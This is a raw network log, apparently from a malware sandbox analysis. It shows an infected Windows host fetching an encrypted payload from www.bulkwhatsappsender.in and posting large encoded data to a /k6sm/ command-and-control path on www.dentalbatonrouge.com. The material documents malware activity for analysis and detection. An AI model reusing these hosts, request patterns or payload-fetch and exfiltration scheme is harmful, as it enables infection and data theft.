Jan 24, 2022 15:49:11.858871937 CET	10321	OUT	GET /k6sm/?d48pAVX=VId1XGgV51+banGxzL0dUPYEUmU95ttpJOMZNiN8gg3/S9FPXBDAGWpY0ehao+dqxo0M4PI93Q==&8pnDfl=Lb3tdB30pX2 HTTP/1.1 Host: www.dentalbatonrouge.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 24, 2022 15:49:11.992769003 CET	10321	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 24 Jan 2022 14:49:11 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.dentalbatonrouge.com/k6sm/?d48pAVX=VId1XGgV51+banGxzL0dUPYEUmU95ttpJOMZNiN8gg3/S9FPXBDAGWpY0ehao+dqxo0M4PI93Q==&8pnDfl=Lb3tdB30pX2 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49847	108.175.14.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 15:49:14.140559912 CET	10322	OUT	POST /k6sm/ HTTP/1.1 Host: www.dentalbatonrouge.com Connection: close Content-Length: 417 Cache-Control: no-cache Origin: http://www.dentalbatonrouge.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.dentalbatonrouge.com/k6sm/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 64 34 38 70 41 56 58 3d 64 71 52 50 4a 68 70 75 38 57 57 61 4c 41 58 66 67 76 45 42 4c 5a 74 69 62 45 49 77 30 4d 42 38 58 62 42 42 51 69 46 6c 68 53 54 6b 57 4d 68 48 64 55 79 71 4a 68 6f 45 71 75 46 6d 70 4f 4e 55 33 6f 45 50 31 2d 4d 61 75 43 4b 6e 57 6f 49 69 66 72 70 31 6c 59 47 4a 39 30 28 5f 61 62 70 6a 35 65 61 4b 44 43 30 59 30 43 28 37 6a 32 35 4f 4a 7a 49 49 68 76 65 61 57 38 4c 48 77 47 31 6f 58 57 51 76 62 35 61 51 49 4f 76 37 4c 6c 79 37 34 61 68 30 32 71 43 32 70 4b 72 67 4c 61 55 70 78 44 73 37 72 43 31 69 39 42 34 76 58 4e 49 43 58 63 64 70 49 64 4c 4b 4d 6f 62 52 64 32 31 6b 6d 6c 30 67 78 43 6f 31 4e 5a 45 76 44 54 36 46 6d 62 35 64 70 61 42 58 77 62 30 66 42 78 78 4b 6a 39 4d 30 43 71 44 6a 6f 56 68 47 4c 7a 4b 48 68 44 34 37 64 65 42 51 76 2d 4c 4c 45 37 49 57 73 54 6a 46 6b 6c 69 2d 52 47 43 38 56 45 70 57 54 46 67 46 72 76 4f 69 65 43 50 75 4e 62 77 61 34 66 61 71 57 4e 4e 6f 36 4d 74 6f 77 57 4f 73 66 30 52 4d 6c 43 6c 34 52 67 6f 76 41 2d 6d 6f 34 44 72 42 48 6f 7e 4d 4b 4a 61 37 41 44 50 68 68 32 4f 50 6a 72 31 50 70 44 67 38 55 70 4e 57 6a 4b 73 6f 35 41 38 51 62 70 48 49 28 46 6f 4c 37 37 7e 47 70 48 30 56 49 67 73 64 4f 5f 59 77 31 51 54 4c 65 5f 54 71 43 39 76 6a 63 7a 48 75 35 76 56 4b 65 52 45 2e 00 00 00 00 00 00 00 00 Data Ascii: d48pAVX=dqRPJhpu8WWaLAXfgvEBLZtibElw0MB8XbBBQiFlhSTkWMhHdUyqJhoEquFmpONU3oEP1-MauCKnWolifrp1lYGJ90(_abpj5eaKDC0Y0C(7j25OJzIlhveaW8LHwG1oXWQvb5aQIOv7Lly74ah02qC2pKrgLaUpxDs7rC1i9B4vXNICXcdpIdLKMobRd21kml0gxCo1NZEvDT6Fmb5dpaBXwb0fBxxKj9M0CqDjoVhGLzKHhD47deBQv-LLE7IWsTjFkli-RGC8VEpWTFgFrvOieCPuNbwa4faqWNNo6MtowWOsf0RMlCl4RgovA-mo4DrBHo~MKJa7ADPhh2OPjr1PpDg8UpNWjKso5A8QbpHI(FoL77~GpH0VIgsdO_Yw1QTLe_TqC9vjczHu5vVKeRE.
Jan 24, 2022 15:49:14.276202917 CET	10323	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 24 Jan 2022 14:49:14 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.dentalbatonrouge.com/k6sm/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49848	108.175.14.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2022 15:49:14.279300928 CET	10336	OUT	POST /k6sm/ HTTP/1.1 Host: www.dentalbatonrouge.com Connection: close Content-Length: 180913 Cache-Control: no-cache Origin: http://www.dentalbatonrouge.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.dentalbatonrouge.com/k6sm/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 64 34 38 70 41 56 58 3d 64 71 52 50 4a 67 51 66 77 47 53 4c 4d 32 48 65 79 62 68 4e 41 36 30 39 66 48 4d 6a 77 63 35 6f 61 72 74 52 51 69 30 69 73 77 37 36 64 4d 78 48 62 52 47 74 44 68 6f 4c 73 75 46 68 7e 2d 42 46 36 66 41 48 31 38 67 38 75 44 79 6b 50 62 51 6a 66 62 70 63 6c 34 61 6c 70 45 36 36 61 5a 74 4b 34 39 32 53 57 79 77 59 74 32 54 39 28 44 64 56 4f 78 73 54 76 37 7e 6c 55 35 65 5a 7a 78 45 58 52 7a 34 5a 4e 74 43 57 44 63 7a 73 48 45 43 48 75 74 31 4e 34 65 71 39 71 4c 76 7a 47 59 77 74 77 77 31 59 32 7a 30 51 33 52 67 78 42 61 6b 4b 64 4e 4a 41 62 64 36 35 4d 6f 6a 42 55 6c 51 69 69 6d 51 65 7a 54 55 50 59 34 77 68 64 77 44 41 69 59 42 67 36 4a 49 50 76 75 49 50 46 67 4d 49 69 5f 6b 6b 59 2d 4f 56 71 42 78 38 66 79 36 37 6a 55 59 7a 41 4f 78 76 68 64 72 63 4b 49 41 65 70 52 50 5a 71 6c 69 64 54 47 44 39 66 6e 68 75 59 30 6b 61 7e 66 28 44 65 46 54 2d 58 62 63 42 35 5a 53 45 4c 35 46 6c 32 63 78 6b 37 7a 6a 4d 4a 7a 68 48 69 68 34 54 62 41 70 67 64 73 7e 5f 34 44 71 2d 48 70 7e 71 4d 34 7e 37 44 79 76 55 78 42 79 54 68 72 31 53 76 51 49 2d 4e 72 59 62 6a 4f 34 6f 6a 53 6c 33 62 65 62 49 36 57 67 45 36 61 7e 47 6f 58 30 56 4f 67 74 38 48 4e 64 45 31 51 79 34 58 61 53 4c 54 50 6a 67 58 6b 79 64 74 50 70 65 63 55 38 65 41 73 6c 79 58 75 4c 37 7e 76 53 52 73 37 52 71 30 4c 4c 4d 41 49 65 52 7e 68 75 58 58 59 6d 77 59 48 47 69 49 73 5a 68 69 73 44 57 62 35 63 6a 4e 6b 62 4c 46 63 5a 61 73 58 6d 58 7e 6a 76 54 43 76 6d 44 35 76 65 6f 42 35 76 74 44 6a 33 37 79 54 77 31 78 75 58 2d 4e 38 6e 6d 6d 59 69 69 53 64 42 62 67 77 7a 6f 59 4a 55 50 67 45 42 4d 68 58 4c 50 77 43 67 52 36 64 64 49 4f 2d 79 5 6 77 38 53 2d 50 78 56 6b 44 55 48 75 31 41 34 43 67 69 35 6b 79 76 52 79 4e 50 45 4c 39 2d 78 46 7e 6a 75 4d 71 6b 6d 43 6a 75 30 43 32 56 42 46 74 47 47 56 54 5a 47 46 6c 72 54 30 70 6a 6f 56 56 73 38 58 6f 52 78 76 41 72 36 72 73 77 48 6d 75 38 6d 67 63 32 32 73 34 6b 62 41 77 55 41 75 35 69 44 4d 74 6c 55 6f 28 45 4e 48 56 42 68 77 31 44 6b 4e 47 4f 74 44 54 7a 47 71 6c 6e 63 75 39 61 4f 73 4f 58 47 4a 37 31 48 4f 63 2d 77 31 66 7a 28 72 47 59 6f 50 4e 70 34 52 38 44 48 6d 38 41 6e 36 34 51 64 6d 49 62 4c 75 54 76 47 59 35 63 42 54 54 4f 73 31 6b 58 37 54 30 7a 64 62 38 69 44 59 51 6f 45 7a 54 4f 31 44 6f 35 52 46 59 77 57 33 6c 48 6d 74 51 76 50 39 38 38 5f 75 69 55 43 75 69 48 4d 64 6e 47 6c 4b 77 74 51 73 46 6f 4e 39 4e 74 78 4c 34 34 6e 7a 57 28 4c 58 43 4a 72 77 77 4f 55 51 59 4e 43 78 61 4d 56 52 55 49 4a 56 6c 63 6f 48 39 70 51 57 4e 75 33 51 4e 4e 46 68 4f 30 49 66 66 46 74 55 69 59 5a 39 76 33 38 4b 79 76 76 68 33 78 56 39 79 75 59 4b 72 6f 4e 62 48 33 54 68 41 64 6a 78 33 46 65 51 4e 74 36 56 6b 46 78 39 58 7e 73 70 7a 42 56 4d 55 67 63 34 5f 7a 76 52 72 65 69 7e 47 31 74 49 39 38 71 35 70 6e 4a 6b 68 53 59 64 39 28 55 35 49 36 4c 64 54 48 6d 46 44 62 47 57 30 37 47 7a 76 7a 71 4e 74 74 44 77 34 73 58 47 37 69 59 49 76 61 4a 37 72 4c 74 47 77 4b 46 4f 6a 34 6a 79 76 37 4d 67 47 4f 73 63 43 74 68 56 63 35 74 34 50 31 57 43 4e 36 63 76 31 4e 64 58 48 55 35 42 57 43 59 58 72 28 79 63 7a 45 75 4a 31 78 61 42 5f 59 4c 47 79 43 64 47 33 73 5f 32 43 58 61 4f 31 6b 77 65 39 42 45 6b 76 37 49 42 4c 43 46 69 78 7a 39 77 4e 4f 72 52 4c 42 6a 6f 69 42 4c 6b 53 43 6e 61 70 36 69 6d 57 6e 31 45 33 33 4e 77 55 4e 46 41 6a 43 32 31 78 31 75 54 42 58 35 5a 30 59 6f 73 45 68 57 6b 69 30 38 62 45 32 63 79 5a 61 48 4f 70 78 76 44 49 38 66 31 43 36 6b 69 44 71 59 30 47 44 44 66 76 52 44 46 66 41 36 61 49 28 6c 65 2d 36 4d 7e 68 39 70 48 52 65 65 37 67 6d 55 30 53 76 44 38 38 6d 56 47 6f 71 6f 64 6b 6c 55 51 42 34 48 55 65 6a 62 59 4d 46 54 39 30 68 31 4b 50 33 74 4c 61 71 71 50 32 44 57 5a 50 42 43 44 79 35 51 4c 34 42 6b 28 45 48 35 63 6c 4e 51 54 71 35 7a 44 45 4a 66 57 63 48 6d 4d 50 6b 55 30 46 6c 45 67 71 6f 77 4b 73 73 72 70 4b 66 6b 4d 37 62 43 44 4e 38 52 75 54 67 57 42 4f 79 50 4c 44 74 2d 54 79 58 7a 55 76 43 6c 30 64 42 62 61 64 67 50 35 73 65 64 59 5f 51 5a 6f 4c 47 55 77 62 53 2d 69 73 74 32 4f 33 41 66 52 53 5a 6e 6b 75 76 57 34 76 4f 68 33 71 35 2d 44 7a 28 6c 34 54 51 4a 6e 36 73 37 53 49 6a 51 4a 4e 73 Data Ascii: d48pAVX=dqRPJgQfwGSLM2HeybhNA609fHMjwc5oartRQi0isw76dMxHbRGtDhoLsuFh~-BF6fAH18 g8uDykPbQjfbpcl4alpE66aZtK492SWywYt2T9(DdVOxsTv7~lU5eZzxEXRz4ZNtCWDczsHECHut1N4eq9qLvzGYwt ww1Y2z0Q3RgxBakKdNJAbd65MojBUlQiimQezTUPY4whdwDAiYBg6JIPvuIPFgMIi_kkY-OVqBx8fy67jUYzAOxvhd rcKIAepRPZqlidTGD9fnhuY0ka~f(DeFT-XbcB5ZSEL5Fl2cxk7zjMJzhHih4TbApgds~_4Dq-Hp~qM4~7DyvUxByThr1SvQI- NrYbjO4ojSl3bebI6WgE6a~GoX0VOgt8HNdE1Qy4XaSLTPjgXkydtPpecU8eAslyXuL7~vSRs7Rq0LLMAIeR~huXXYmw YHGiIsZhisDWb5cjNkbLFcZasXmX~jvTCvmD5veoB5vtDj37yTw1xuX-N8nmmYiiSdBbgwzoYJUPgEBMhXLPwCgR6d dIO-yVw8S-PxVkDUHu1A4Cgi5kyvRyNPEL9-xF~juMqkmCju0C2VBFtGGVTZGFlrT0pjoVVs8XoRxvAr6rswHmu8mg c22s4kbAwUAu5iDMtlUo(ENHVBhw1DkNGOtDTzGqlncu9aOsOXGJ71HOc-w1fz(rGYoPNp4R8DHHm8An64QdmIbLuT vGY5cBTTOs1kX7T0zdb8iDYQoEzTO1Do5RFYwW3lHmtQvP988_uiUCuiHMdnGlKwtQsFoN9NtxL44nzW(LXCJrwwOU QYNCxaMVRUlJVlcoH9pQWNu3QNNFhO0IffFtUiYZ9v38Kyvvh3xV9yuYKroNbH3ThAdjx3FeQNt6VkFx9X~spzBVMU gc4_zvRrei~G1tI98q5pnJkhSYd9(U5I6LdTHmFDbGW07GzvzqNttDw4sXG7iYIvaJ7rLtGwKFOj4jyv7MgGOscCth Vc5t4P1WCN6cv1NdXHU5BWCYXr(yczEuJ1xaB_YLGyCdG3s_2CXaO1kwe9BEkv7IBLCFixz9wNOrRLBjoiBLkSCnap 6imWn1E33NwUNFAjC21x1uTBX5Z0YosEhWki08bE2cyZaHOpxvDI8f1C6kiDqY0GDDfvRDFfA6aI(le-6M~h9pHRee 7gmU0SvD88mVGoqodklUQB4HUejbYMFT90h1KP3tLaqqP2DWZPBCDy5QL4Bk(EH5clNQTq5zDEJfWcHm MPkU0FlEgqowKssrpKfkM7bCDN8RuTgWBOyPLDt-TyXzUvCl0dBbadgP5sedY_QZoLGUwbS-ist2O3AfRSZnkuvW4v Oh3q5-Dz(l4TQJn6s7SIjQJNsSTkykS9ZhfqJa~VijKQoFPhuUo-BRtNcb1RMeagsYu8MTevuHl2i2BICN~Vhk353O ObvVkAZ7PEeAnQv1UhwegxfKGdkqdtPH2VoagOmGUYf9qsHJxAti~9Nli0hP8whNBrYsBry7QMqIxSLljGEpijyPPy n4wmGhGh2EFdodOzptAspcEvD7SkArsslYu7R0~gKDMPt18NcAOJBHV_zFySbmOyvxo0QnNswDwffmI7MLM9t5Lf1q C18Cv-U_D3pRFwyGKLnzqrLPp8xkKY4_kK8kdj7QrBaLHNh8dDo1vLV50c7qvOuo52d5SA82h418T51gchHqzQciJC l3nYyf2i15pb(hoy6NunG4kEzYfT8fZPUcq_ex2UNMeZdSrtruift05hUJD0IqPyCWDP(P9nVHTtPHh1e0fqbptvQ9 JZg8B_wP3MVdkeTDUBqug5O0sZp_e2Xw1_ldluXQOM3y1xfgh4qYfZKy5Mowls1wDniP0On0lbYvQMbmmsfSwrvkxo CM~BffeQO73nBHGUPrw9dapW0DCFIt9Y4dx6BkvaLb7PfonaoJn1MaPm34V6hYC7XuhWT0rsX6DeMkIKoqoCd5ZZmD WORoWd6ggmKaAGkABKI3v5j5K3uTMXVR2VoZx1zmKP(FRdx3GeroHLeSooF86cTERL39lJYwkL0mVhhvfljgstpzzy Vm0BtFlQnlzZZ-fvDknpUYMH2CGiXIeIIH1kCRINP22si6XWg7D8Y9q1pMUNclBGHijhxIT_pj37dTbvCBznI2dP0s uh8BlnuAsL8_1YaMd5Brdh1336o7bf0HKv4GB6B4FoaTikut(bl-JQwGaGPN~xVF(Kh_HjQvCYhT0_8ckPpn1r6RXX Sv9yX28uPtMXaFuWtJIe0vkAEugvhKjcA2j8oWj50OPw5EMX8Cwg9lYqJLyt3uefBB5Viz1hmqWAhbXe3G2RfX~iAh Yr7JY4nMGXec42i5BgrVjxmy7QgKNeeh9O2Bbu8cpXr_8XPlMBF4LNY3ECuZVZKa64bIisFv7_t2DX3HC4q_sTrXKN m_l3iHs9vupcgZhVNrSOsj478aJ8lyOAO4dQt1Ov8hPu4iqgkCTcemXomHcDQwukK5QRDRryV0AuObppX0vbVYzO97 U43Y6YHAHjh7HS63dyPHqR8ljxjLMO(2pam4ZsRdVB1_WeUZ2fZB~j65dDq-L_UuQ9oJB5k5Cud6tMnKFtcxarQHGP LUg9Smm5~UTz23e4XEMqZUNP3M7mLVW6T4DvU_2IFlXiXRh-TuLyJBH6nlSOC7zJ46LW(29jJYcrUdqmD9Egh7zLej qGoPcuZHnT2awnVJSYdbssOhom2xlxUraxy72uh1FtL8H2h-XRw1ndczAgR59ET8jUZWmWmbPEYMaEwMSiU3uaB4ut TL6Jt9fbUIQRcAtmPeMbatETYzG8PIL8KIIXZN55SkJOM_647P7wHbxNPO3G8ywoIi9dBTMoQHv-HaoF4T2Evot609 qXbkAO551o6kFPQryleLCw8O6BTLOMmnd01eMnOcPJaPyVANulcRbND_kqdzymDtW9ci2vLE5DAmydHt1hpy4rvIC0 (uq5l5jgvRnqhaleJCYFnBQcMOZI(weRZWCjIP2KsTV5V0gOAKIeKFgS(OB6hklCkSuifNZXxtKtsJsjlB2Lnm6N5Z hwPVRnuV5Hcj1AogwmM5A9FAOdFD4_Y-1jNYq_b9OiAHHohCo12m(_l2NSX7bzohZlMzQD62q2M8fdmasKwaZS(u4T VJ~WB2CzzMN-ZJecb5rElUyUeKOY14NldKfNoDMIJkOHBMKCt3YrmKdPf-bYXWBYRZi-hyMOdmrHD3X_Fp2doVjSOw RBJi8a6AzA9zSuFzSICrYcZeAnKHC80xMD2ckRO1LlzcjrgaGOCv0tdgrpsFk4~rc-KitilZYjJBxasVQMvjHZsGiKPEg- 06n_v8mwkdce7dnKn1mDswWsbHuvfBPI2sc0qJxjhgepmMkX3ezJpUGioe54QrLdlGWcnJ0rJ-KLPnIQ29iG~F8yFo(xJT8b akbnb249FeBrbKXQihFxu3jszge4RO1ocQlGv3SJkwGSHxpLjaaN37WGDe0LV7d04R~GFte0eXdcWVIlioZQRwoqw7 Fc2nYvA-hJ2jwOpJgKDaafKdIFYgMhwS(lwRSbDDpBTw~STknIs4lF3N2D8tIR8rqt1cS2RIYcMNJSkp94D1drVnAF x9nmhhIVifN1JWwzm38eSzRh2dS7urJkLA4B2klGFnMjmf~5wcR05dOEFYvC1RIcIcZUNDc8nbT8ozzTreDrYj2oIB

Timestamp	kBytes transferred	Direction	Data
			lVvn95alZ1q4WOa6Xkg5nJH95H1ydOKzCS3B4ZLo35TsIo1ttdYsO4hpsZayR3be8gSCK9t6kAO7BEyMWIryJ1NzFk (mOghUdgoMxa9Wk7Z0~u7MkaNGTLvGWFvxlUf6ED6RGyAnQs0mjh6dMgexIjlK1udzrcxr(n6-lYAQzGSQo-SiWN75 nmnDP-tlKWCk8ozvZcqWoqJ0~3HbyuAcBZZjhu7cHNqutHsWy27KamNmAYFuCSd5f-f5jM4EkM03u0eqgO~Hr-wjA8 KMT5SdyQPSlb(DQUuHdpqmqySZCv~jEYNtVrzMYPZHX3m3w0RXXQptjAiYN6GByYwWEWh39dLRXTpiQ61cEfCl5LuL WItzHC0IQJp98xRKVx~xVG7DP5YRH-UagX(5qJ
Jan 24, 2022 15:49:14.414570093 CET	10337	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 24 Jan 2022 14:49:14 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.dentalbatonrouge.com/k6sm/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49820	151.106.117.33	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-24 14:47:32 UTC	0	OUT	GET /bin_FlDFmmV154.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.bulkwhatsappsender.in Cache-Control: no-cache
2022-01-24 14:47:32 UTC	0	IN	HTTP/1.1 200 OK Connection: close content-type: application/octet-stream last-modified: Mon, 24 Jan 2022 02:51:38 GMT etag: "2e640-61ee143a-cdd142f5d7380e2;;;" accept-ranges: bytes content-length: 190016 date: Mon, 24 Jan 2022 14:47:32 GMT server: LiteSpeed content-security-policy: upgrade-insecure-requests alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"
2022-01-24 14:47:32 UTC	0	IN	Data Raw: 0c 9a 40 09 8f c7 84 af 0b 49 6f 67 41 37 3d 80 79 02 59 6e 26 74 89 91 46 91 a2 d0 13 48 49 07 d8 e3 e5 5f 73 47 99 af fd 1c 7a 58 40 c2 0e 57 63 d7 22 60 e4 de eb 5d 9e 2a ec 3d 86 6d 56 b3 1d bb c2 3c ba ed d8 1c 83 8b cd 7f 9b 12 00 e1 f0 82 e3 d6 d3 f5 2f 52 e4 ee b3 11 04 02 0d e1 91 ec 12 e5 7c 37 d2 d9 6b 67 88 64 77 fc 13 63 27 36 7e 4b f9 12 2c 24 b1 de 80 ed d4 5e e5 dd 74 43 61 ad 96 b3 91 22 df 7f 2d a1 08 54 fe b9 02 7d 8c e8 34 b3 0a e1 5d 33 b1 c1 81 91 a7 e2 60 62 f5 be f9 5c db e0 9f c3 63 53 9e 48 7d f5 1f cc a0 f2 eb e6 1f c6 ef a1 0e 7d 53 06 6f 06 0e 46 35 c8 af 16 df 46 51 f5 27 8e e8 8e 5f a8 7a ad 9b 36 12 6b 18 f8 d9 26 49 84 b7 e8 88 1c 7e 3c 69 11 08 f6 f4 f2 77 83 10 64 a4 e8 7c 20 53 2b ed 7b 2a 09 dd 79 ee 52 7d c5 48 f0 14 Data Ascii: @IogA7=yYn&tFHI_sGzX@Wc"`]*=mV</R|7kgdwc'6~K,$^tCa"-T}4]3`b\cSH}}SoF5FQ'_z6k&I~<iwd| S+{*yR}H
2022-01-24 14:47:32 UTC	16	IN	Data Raw: 89 ad 4c 62 dc 96 cd 6a 9c 5d 23 cd fa 34 d0 d2 9b f1 a0 bb 98 16 e8 2a 95 ad f7 84 2f 76 96 9a 0e c7 c2 9f 93 9d 9d af e3 c0 34 36 e6 48 02 23 f9 df 7a 65 17 3d a7 f7 91 f5 c3 78 f9 d5 86 c2 29 90 ce bf 10 f1 01 6e d7 dd 88 ab 04 52 96 15 d8 37 12 14 98 25 ca a1 37 87 2e a5 c0 07 ea a7 89 e0 51 2a 8c f3 34 08 88 a7 a1 cc 68 9b b6 7e 50 12 71 64 e1 89 2a 0c be f5 12 5c 0a e5 bd ac 3a 6d d3 61 bc be 96 7d 59 71 10 27 7d 17 11 ef e0 db 71 f5 fa fc 39 0f 94 cd a1 25 70 4b 18 0a 6d 09 8b 0c fe 5d 62 8c 27 5e b0 41 c2 4c aa df b1 bd c1 22 31 63 0c 54 3e b7 89 94 63 c1 e1 db 22 03 15 62 4d cc df bd fd 23 b4 74 cb 9d f6 41 da 56 cd eb e5 13 f3 31 85 85 43 a9 8d f0 65 e2 2f ef a7 7c 9a b8 84 39 92 c8 9b f2 a5 f6 00 78 3a 82 8a b1 f6 df a1 17 1c eb 77 11 d0 d8 bd Data Ascii: Lbj]#4*/v46H#ze=x)nR7%7.Q*4h~Pqd*\:ma}Yq'}q9%pKm]b'^AL"1cT>c"bM#tAV1Ce/|9x:w
2022-01-24 14:47:32 UTC	32	IN	Data Raw: c3 01 0e f9 d4 e1 a8 6f 42 a6 09 aa fc 29 54 33 90 a6 cf b7 17 42 51 90 20 a2 34 60 6f 55 74 d7 5c 1f 0e ce f9 d6 ec 6c d6 9a cf ca 1d d7 b7 b3 e1 2a a2 25 61 8e c3 52 1f 96 4a 1b f3 62 08 1e 6e 17 e5 10 63 8b 3d 0a 72 be 85 72 92 23 1b 6d fb f3 9b e8 93 41 dd 73 e6 21 a1 e9 33 8b 21 95 95 cc d9 3f ad 7a a5 3c e9 f8 2b c7 de 72 04 bf 70 4f 0f 95 fe 70 ce e5 6e 69 3e a8 79 4e c5 00 3d 39 2a 76 e9 27 a1 f3 49 81 8b b5 11 8c 64 17 36 3f f8 6a 98 e4 87 c6 b7 fd 5a 78 88 90 0f 13 a5 42 de a4 0e 0f dc 76 cf 1b 53 45 94 01 82 6e 3e a5 e4 23 0a fc 09 90 8b 93 7e 48 9a d5 73 e4 06 1b fe fa 0f 56 d3 da 6e 9a 61 29 b8 39 01 24 3b 93 f6 42 d9 a0 e2 a8 5d 0d 80 ed 1d 81 6b 3d dc ee 25 dd 47 8a 9f 27 56 a7 cc e0 d6 a9 18 65 89 4e 70 09 8d d2 a7 1f 03 bc bb dc 93 74 33 Data Ascii: oB)T3BQ 4`oUt\l*%aRJbnc=rr#mAs!3!?z<+rpOpni>yN=9*v'Id6?jZxBvSEn>#~HsVna)9$;B]k=%G'VeNpt3
2022-01-24 14:47:32 UTC	48	IN	Data Raw: 90 7e 17 b3 50 e4 c8 d7 a3 96 ef 59 62 fe c7 7c 87 c5 1f aa 86 38 e6 d9 16 46 dc 07 d9 6a d7 d4 5a 08 55 44 8d 14 12 fd db b3 2e f9 dd 57 f4 83 73 da 6f c4 cc d3 34 ae 97 af eb 45 9f 42 e4 f2 95 18 88 6f 06 26 7e 71 4a 68 04 8f 3e d4 68 2b 37 50 40 b0 54 7a 45 63 01 bb f6 14 09 7b af f4 cd b3 1f 63 a5 8a 6c f8 a8 8c 6b c5 18 cd f4 fd 0c 4b fe 47 91 d0 ef dd f2 ac c1 d1 79 ee d7 a6 b1 68 9a 5f b6 61 4b 67 11 0d 86 b0 39 02 ef 46 12 cc bc 54 d3 bf f3 f0 98 98 f1 04 f1 24 4f 25 ae 93 00 a7 b9 8c 06 cb 33 71 8f 4b ec 82 10 d9 8d 4f 09 0d 0f 90 66 94 58 48 f9 f9 c8 7d 37 57 b8 06 45 35 8a 55 bd a2 b5 60 71 6f 21 8e 9a 3a db d9 81 60 78 a3 fa a8 5c dd ac 7c 98 88 2b 64 fe d6 75 e8 91 4a d8 ac 1a 61 ae 29 40 c1 85 e7 5d fc c4 3d cb f0 53 70 e4 cd 3f e9 7f d2 1c Data Ascii: ~PYb|8FjZUD.Wso4EBo&~qJh>h+7P@TzEc{clkKGyh_aKg9FT$O%3qKOfXH}7WE5U`qo!:`x|+duJa)@]=Sp?

Timestamp	kBytes transferred	Direction	Data
